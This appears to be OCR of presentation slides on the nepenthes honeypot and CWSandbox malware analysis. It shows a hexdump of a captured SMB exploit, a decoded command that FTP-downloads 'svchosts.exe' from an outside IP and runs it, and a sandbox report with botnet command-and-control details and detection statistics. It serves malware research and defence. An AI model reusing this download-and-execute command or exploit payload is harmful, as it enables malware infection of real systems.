
```
[ dia  ] =------------------[ hexdump(0x1bf7bb68 , 0x000010c3) ]-------------------=
[ dia  ] 0x0000  00 00 10 bf ff 53 4d 42  73 00 00 00 00 18 07 c8  .....SMB s.......
[ dia  ] 0x0010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 37 13  ........ ......7.
[ dia  ] 0x0020  00 00 00 00 0c ff 00 00  00 04 11 0a 00 00 00 00  ........ ........
[ dia  ] 0x0030  00 00 00 7e 10 00 00 00  00 d4 00 00 80 7e 10 60  ...~.... .....~.`
[ dia  ] 0x0040  82 10 7a 06 06 2b 06 01  05 05 02 a0 82 10 6e 30  ..z..+.. ......n0
[ dia  ] 0x0050  82 10 6a a1 82 10 66 23  82 10 62 03 82 04 01 00  ..j...f# ..b.....
[ dia  ] 0x0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
[...]
[ dia  ] 0x0450                                                      AAAAA AAAAAAAA
[ dia  ] 0x0460                                                     ..W.. ....B.B.
[ dia  ] 0x0470                                                     ..T.. ...F....
[ dia  ] 0x0480                                                     l.x.. .O.._ ..
[ dia  ] 0x0490                                                     .4... 1.....t.
[ dia  ] 0x04a0                                                     ....; T$.u.._$
[ dia  ] 0x04b0                                                     ..K._ ........
[ dia  ] 0x04c0                                                     ..1.d .@0..x..
[ dia  ] 0x04d0                                                     p...h .......@
[ dia  ] 0x04e0                                                     ....h <_1.`V..
[ dia  ] 0x04f0                                                     .`h.. ..W.....
[ dia  ] 0x0500                                                      md /c  echo op
[ dia  ] 0x0510                                                      84.17 8.54.239
[ dia  ] 0x0520                                                      01 >>  ii &ech
[ dia  ] 0x0530                                                     ser a  a >> ii
[ dia  ] 0x                                                                inary >>
[ dia  ] 0x                                                                o get sv
[ dia  ] 0x                                                                xe >> ii
[ dia  ] 0x                                                                ye >> ii
[ dia  ] 0x0580  20 26 66 74 70 20 2d 6e  20 2d 76 20 2d 73 3a 69   &ftp -n  -v -s:i
[ dia  ] 0x0590  69 20 26 64 65 6c 20 69  69 20 26 73 76 63 68 6f  i &del i i &svcho
[ dia  ] 0x05a0  73 74 73 2e 65 78 65 0d  0a 00 42 42 42 42 42 42  sts.exe. ..BBBBBB
[ dia  ] 0x05b0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBB BBBBBBBB
```

```
cmd /c
   echo  open 84.178.54.239     >> ii &
   echo  user a a               >> ii &
   echo  binary                 >> ii &
   echo  get svchosts.exe       >> ii &
   echo  bye                    >> ii &

   ftp -n -v -s:ii                    &
   del ii                             &
   svchosts.exe
```


ftp://a:a@84.178.54.239/svchosts.exe

Download modules




- `download-{http,tftp}`
  - Handles HTTP / TFTP URIs
- `download-ftp`
  - FTP client from Windows is not RFC compliant...
- `download-{csend,creceive}`
- `download-link`
  - `link://10.0.0.1/HJ4G==`

Submission modules



- `submit-file`
  - Write file to hard disk
- `submit-{mysql,postgres,mssql}`
  - Store file in database
- `submit-norman`
  - Submit file to sandboxes for analysis
- `submit-http`
  - Send file via HTTP POST

CWSandbox



Analysis Details

XML (Popup) - TXT (Popup) - HTML (Popup) - Download Sample - Download CAB - Browse CAB - Download PCAP - Reset Analysis

Network Activity

Connections

DNS Lookup

Host Name	IP Address
proxim.ircgalaxy.pl	85.114.143.208

- C&C Server: 85.114.143.208:65520
- Server Password:
- Username: z020501
- Nickname: ldnlthuf
- Channel: &virtu (Password:)
- Channeltopic:


Statistics: nepenthes


- Eight weeks (December'06/January'07) nepenthes on ~8,000 IP addresses on one physical machine:
  - 13,000,000+ files downloaded
  - 2,600+ unique binaries based on md5sum
    - ~300 different botnets


	AV 1	AV 2	AV 3	AV 4
Complete set (2,634 samples)	92.5	86.9	79.7	73.8

